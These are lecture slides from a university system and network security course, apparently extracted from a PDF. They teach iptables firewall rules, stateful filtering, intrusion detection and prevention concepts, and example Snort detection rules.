
4 - iptables Header-based Filtering

- The current connection state
- Port lists (supported by the multiport module)
- The hardware Ethernet MAC source address or physical device
- The type of address, link-layer packet type, or range of IP addresses
- The ICMP type
- The length of the packet and/or The time the packet arrived
- Every nth packet or random packets
- The TTL section of the IP header
- Rate-limited packet matching
- ...

ICMP type messages

Type 0 — Echo Reply
Type 1 — Unassigned
Type 2 — Unassigned
Type 3 — Destination Unreachable
Type 4 — Source Quench (Deprecated)
Type 5 — Redirect
Type 6 — Alternate Host Address (Depr.)
Type 7 — Unassigned
Type 8 — Echo
Type 9 — Router Advertisement
Type 10 — Router Selection
Type 11 — Time Exceeded
Type 12 — Parameter Problem
Type 13 — Timestamp
Type 14 — Timestamp Reply
...


ICMP packet						
IP Header (20 bytes)	Bit 0 - 7	Bit 8 - 15	Bit 16 - 23	Bit 24 - 31		
	Version/IHL	Type of service	Length			
	Identification		Flags and offset			
	Time To Live (TTL)	Protocol	Checksum			
	Source IP address					
	Destination IP address					
	Type of message	Code	Checksum			
	Quench					
	Data (optional)					



4 - iptables Header-based Filtering Examples

Syntax: #iptables <option> <chain> <matching criteria> <target>

```
#iptables --append INPUT --source 123.123.123.123 --jump DROP
```



Blocking Incoming Traffic

```
#iptables -A INPUT -p tcp -s 1.2.3.4 --dport 80 -j DROP  
#iptables -A INPUT -i eth1 -p tcp -s 192.168.1.0/24 --dport 80 -j DROP  
#iptables -A INPUT -m mac --mac-source 00:0F:EA:91:04:08 -j DROP
```

Block Outgoing Traffic

```
#iptables -A OUTPUT -d 75.126.153.206 -j DROP  
#iptables -A OUTPUT -d 192.168.1.0/24 -j DROP  
#iptables -A OUTPUT -o eth1 -d 192.168.1.0/24 -j DROP
```

5 - iptables Stateful Filtering

- Keeps track of the state of the connection
 - **NEW** - Packet has started a new connection, or associated with a connection which has not seen packets in both directions
 - **ESTABLISHED** - meaning that the packet is associated with a connection which has seen packets in both directions
 - **RELATED** - Packet is starting a new connection but is associated with an existing connection. e.g. FTP data transfer, or an ICMP error.
 - **INVALID**: Packets can be marked INVALID if they are not associated with an existing connection and aren't appropriate for opening a new connection, if they cannot be identified, or if they aren't routable among other reasons.

Example (if default policy is set to DROP):

```
#iptables -A OUTPUT -p tcp --dport 22 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT
```

```
#iptables -A INPUT -p tcp --sport 22 -m conntrack --ctstate ESTABLISHED -j ACCEPT
```

6 – Load Balancing

- Load balancing: Uses the iptables **nth** extension.

E.g. load balancing the HTTPS traffic to 2 different webservers.

- For every **3th** (3rd) packet, it is load balanced to a different server (using the counter 0)

```
#iptables -A PREROUTING -i eth0 -p tcp --dport 443 -m state --state NEW -m nth  
--counter 0 --every 3 --packet 0 -j DNAT --to-destination 192.168.1.101:443
```

```
#iptables -A PREROUTING -i eth0 -p tcp --dport 443 -m state --state NEW -m nth  
--counter 0 --every 3 --packet 1 -j DNAT --to-destination 192.168.1.102:443
```

7 – Time, Quote Filtering

- iptables can match rules based on the time of day and the day of the week using the time module. e.g.:

```
#iptables -A FORWARD -p tcp -m multiport --dport http,https -o eth0 -i eth1  
-m time --timestart 12:30 --timestop 13:30 --days Mon,Tue,Wed -j ACCEPT
```

- Setting transfer quotas with quota*

```
#iptables -A INPUT -p tcp -m quota --quota 2147483648 -j ACCEPT  
#iptables -A INPUT -j DROP
```

- The limit matching extension can be used to:
 - limit the number of times a rule matches in a given time period
 - restrict the number of parallel TCP connections from a particular host or network

8 - Additional capabilities

- Basic payload inspection: The string extension allows one to match a string anywhere in a packet's data payload.

```
#iptables -A FORWARD -m string --string '.com' -j DROP
```

```
#iptables -A FORWARD -m string --string '.exe' -j DROP
```

- Packet Matching Based on TTL Values

```
#iptables -A INPUT -s 1.2.3.4 -m ttl --ttl-lt 40 -j REJECT
```

- Blocking Domains

```
# whois 69.171.228.40 | grep CIDR
```

```
>CIDR: 69.171.224.0/19
```

```
#iptables -A OUTPUT -p tcp -d 69.171.224.0/19 -j DROP
```

```
#iptables -A OUTPUT -p tcp -d www.facebook.com -j DROP
```

```
#iptables -A OUTPUT -p tcp -d facebook.com -j DROP
```

Summary

- Firewall is hardware or software that blocks unauthorized network access
- Firewalls are not a standalone solution
 - Combined with antivirus software, IDPSs, access control, and auditing
- Stateless firewalls filter traffic based on protocol or IP address but are less secure than stateful firewalls
- Stateful firewalls maintain state tables, which are records of connections that are considered trusted
- Firewall rule base should be based on the organization's security policy, provide rules for how applications can access the Internet, and be as simple and short as possible

References

- <https://making.pusher.com/per-ip-rate-limiting-with-iptables/>
- <https://man7.org/linux/man-pages/man8/iptables.8.html>
- <https://help.ubuntu.com/community/IptablesHowTo>
- <https://phoenixnap.com/kb/iptables-tutorial-linux-firewall>
- Linux iptables Pocket Reference; Purdy, Gregor, author.; Safari, an O'Reilly Media Company.; 2004; 1st edition

School of Engineering and Computer Science


Te Kura Mātai Pūkaha, Pūrorohiko

CYBR371 **System and Network Security**

Capital thinking. Globally minded.

Goals of an IDPS

- Monitoring
- Logging
- Response
- Accountability




© Cengage Learning 2014

IDS measurement of Reliability

- **False positives:** legitimate traffic rather than actual attacks
 - **False negatives:** genuine attacks that an IDPS does not detect could occur
-
- **True positive:** used to describe a genuine attack that an IDPS detects successfully
 - **True negatives:** legitimate communications that do not set off an alarm

IDPS categories based on Detection Techniques

1. Anomaly Based Detection
2. Stateful Protocol Analysis and Detection
3. Signature Based Detection





e.g. Stateful Protocol Analysis and Detection

IDPS Detection Engines

1. **Anomaly detection system** makes use of profiles that describe services and resources each authorized user normally accesses
-
- IDPS can create baselines by monitoring network traffic to observe what is considered normal behavior
 - Static vs. Dynamic Profiles

IDPS Detection Engines

1. Anomaly detection system



Simple Example:

```
module AnomalousDNS;  
  
export {  
    redef enum Notice::Type += {  
        Conn_Duration,  
        Conn_Packets,  
    };  
    ## Connection duration limit  
    const conn_duration_limit = 45secs &redef;  
  
    ## Connection packets limit, measured on origin  
    const conn_pkts_limit = 12 &redef;  
}  
  
event dns_message(c: connection, is_orig: bool, msg: dns_msg,  
len: count)  
{  
    if ( c$duration > conn_duration_limit )  
.....
```

Figure 8-12 Differentiating acceptable and unacceptable network use

IDPS Detection Engines

2. Stateful Protocol Analysis: Compares predetermined profiles of generally accepted definitions of benign protocol activity for each protocol state against observed events

- IDPS is capable of understanding and tracking the state of network, transport, and application protocols that have a notion of state.

IDPS Detection Engines

- **Stateful protocol analysis approaches:**
 - Traffic rate monitoring
 - Protocol state tracking
 - E.g. FTP unauthenticated vs. authenticated sessions and commands
 - E.g. Repeated commands
 - Dynamic Application layer protocol analysis
 - E.g. Length of usernames arguments
 - IP packet reassembly

IDPS Detection Engines


2. Stateful Protocol Analysis Issues:

- Protocol information might not be fully available
- Vendors deviate from the protocol guidelines
- Resource intensive
- Failure to detect DDoS attack as a result of benign protocol behavior

IDPS Detection Engines

3. Signature detection: triggers alarms based on characteristic signatures of known attacks

- Signature-based IDPS best for companies that want a basic IDPS and mostly concerned with known attacks
- *Will show examples next week (Snort IDS)*



Detection method	Advantages	Disadvantages
Anomaly	<p>Because an anomaly detection system is based on profiles an administrator creates, an attacker cannot test the IDPS beforehand and anticipate what will trigger an alarm.</p> <p>As new users and groups are created, IDPS profiles can be updated to keep up with these changes.</p>	<p>Configuring the IDPS to use profiles of network users and groups requires considerable time.</p> <p>Updating IDPS profiles can be time consuming.</p>
	<p>Because an anomaly detection system does not rely on published signatures, it can detect new attacks.</p>	<p>The definition of what constitutes normal traffic changes constantly, and the IDPS must be reconfigured to keep up.</p>
	<p>The system can detect attacks from inside the network by employees or attackers who have stolen employee accounts.</p>	<p>After installation, the IDPS must be trained for days or weeks to recognize normal traffic.</p>
Signature	<p>This approach makes use of signatures of well-known attacks.</p>	<p>The database of signatures must be updated to maintain the IDPS's effectiveness.</p>
	<p>This IDPS can begin working immediately after installation.</p>	<p>New types of attacks might not be included in the database.</p>
	<p>This IDPS is easy to understand and less difficult to configure than an anomaly-based system.</p>	<p>By making minor alterations to an attack, attackers can avoid matching a signature in the database.</p>
	<p>Each signature in the database is assigned a number and name so that the administrator can specify which attacks should set off an alarm.</p>	<p>Because a misuse-based system requires a database, extensive disk storage space might be needed.</p>

Detection and Prevention Capabilities


- Prevention Capabilities
 - IDPS can be configured to take preventative countermeasures
 - Example: resetting all network connections when an intrusion is detected
 - Need to be **careful** with this!
 - Some IDPSs allow administrators to specify which measure should be taken for each alert type

Detection and Prevention Capabilities

- IDPS response actions:
 - Alarm
 - Drop
 - Reset
 - Code analysis – Prevents malicious code from running
 - File system monitoring – Prevent files from being modified
 - Network traffic analysis & filtering – stop incoming traffic (act as firewall)

Examining IDPS Components

1. Network sensors or host-based agents
2. Detection and prevention engine
 - Database server that stores attack signatures or behaviors
3. Command console and management interface




Options for IDPS Deployments

- Network-based IDPS
- Host-based IDPS
- Hybrid IDPS

Network-Based IDPSs

Network-Based IDPSs

- A network-based IDPS (NIDPS) resides on a segment of an organization's network and monitors traffic
 - Cost of ownership reduced
 - Packet analysis
 - Real time detection and response
 - Malicious intent detection
 - Complement and verification
 - Operating system independence
 - Does not tell whether attack occurred



Network-Based IDPS Sensor Placement

- **Sensor** is hardware or software that monitors network traffic in real time
- Sensors should be placed at common-entry points
- Sensors could be positioned at either side of the firewall
 - Behind the firewall is a more secure location





Figure 8-5 An NIDPS monitoring traffic behind the firewall or in the DMZ

© Cengage Learning 2014

NIDS Sensors and Their Placement

- Types of Sensors an NIDPS can use:
 - **Inline sensors** – positioned so that network traffic must pass through it
 - **Passive sensors** – monitor copies of traffic; no actual traffic passes through them
 - Question? How can NIDPS access the traffic in a switch environment?



Network-Based IDPS Capabilities

- Information Gathering Capabilities
 - Identifying hosts, operating systems, applications and network characteristics
- Logging Capabilities
 - Timestamp (usually date and time), Connection or session ID
 - Event or alert type and Rating (e.g., priority, severity, impact, confidence)
 - Network, transport, and application layer protocols
 - Packet header and protocol information
 - Number of bytes transmitted over the connection
 - Decoded payload data, such as application requests and responses
 - State-related information (e.g., authenticated username)

Network-Based IDPS Capabilities


- Detection Capabilities
 - Application layer reconnaissance and attacksexample?
 - Transport layer reconnaissance and attacksexample?
 - Policy violations....example?

Network-Based IDPS Capabilities

- NIDPS prevention capabilities vary based on sensor types:
 - Passive only – Ends the current TCP session
 - Inline only – Uses inline firewalling and bandwidth throttling, and alters malicious content
 - Passive and inline – Reconfigures other network security devices

Sidewinder G2 – Unified Threat Management Appliance

Attacks and Internet Threats	Protections
TCP	
<ul style="list-style-type: none">• Invalid port numbers• Invalid sequence numbers• SYN floods• XMAS tree attacks• Invalid CRC values• Zero length• Random data as TCP header	<ul style="list-style-type: none">• TCP hijack attempts• TCP spoofing attacks• Small PMTU attacks• SYN attack• Script Kiddie attacks• Packet crafting: different TCP options set <ul style="list-style-type: none">• Enforce correct TCP flags• Enforce TCP header length• Ensures a proper 3-way handshake• Closes TCP session correctly• 2 sessions, one on the inside and one on the outside• Enforce correct TCP flag usage• Manages TCP session timeouts• Blocks SYN attacks <ul style="list-style-type: none">• Reassembly of packets ensuring correctness• Properly handles TCP timeouts and retransmits timers• All TCP proxies are protected• Traffic Control through access lists• Drop TCP packets on ports not open• Proxies block packet crafting
UDP	
<ul style="list-style-type: none">• Invalid UDP packets• Random UDP data to bypass rules	<ul style="list-style-type: none">• Connection prediction• UDP port scanning <ul style="list-style-type: none">• Verify correct UDP packet• Drop UDP packets on ports not open



Summary

- Intrusion detection and prevention systems (IDPSs) add another line of defense behind firewalls and antivirus software
- IDPS components include sensors, management servers, command consoles, and databases of signatures
- A network-based IDPS (NIDPS) uses sensors positioned at key points on the network

References

- NIST 800-94 – A guide to Intrusion Detection and Prevention Systems
- A survey on Intrusion Detection and Prevention in Wireless Ad-hoc Networks - DOI: 10.1016/j.sysarc.2019.101701

School of Engineering and Computer Science

Te Kura Mātai Pūkaha, Pūrorohiko

CYBR371

System and Network Security


Capital thinking. Globally minded.



Network IDPS Example (Snort)

- Snort is the defacto Open-Source Network Intrusion Detection System
- 3 Modes of Snort:
 - Sniffer: print Data, Header, Header+Data
 - Logging
 - NIDS

- Formatting of its signatures/rules:



- **Detecting Web content Attack**

```
alert tcp 192.168.1.0/24 any -> 130.195.5.1 80 (content: "XYZ"; msg: "Suspicious packet"; sid:100001;)
or
alert tcp 192.168.1.0/24 any -> any any (content: "HTTP"; offset: 5; msg: "HTTP matched";)
```

- **Detecting FTP Connection Attempt**

```
alert tcp 192.168.x.x any -> $HOME_NET 21 (msg:"FTP connection attempt"; sid:1000002; rev:1;)
```

Snort Rules Examples

- **Detecting oversized Packets**

```
alert ip any any -> 192.168.1.0/24 any (dsize: > 6000; msg: "Large size IP packet detected";)
```

- **Detecting Flagged packets**

```
alert tcp any any -> 192.168.1.0/24 any (flags: SF; msg: "SYNC-FIN packet detected";)
```

- **Detecting TCP SYN Floods**

```
alert tcp any any -> 192.168.1.0 443 (msg: "TCP SYN flood"; flags:!A; flow: stateless; detection_filter: track by_dst, count 70, seconds 10; sid:2000003;)
```

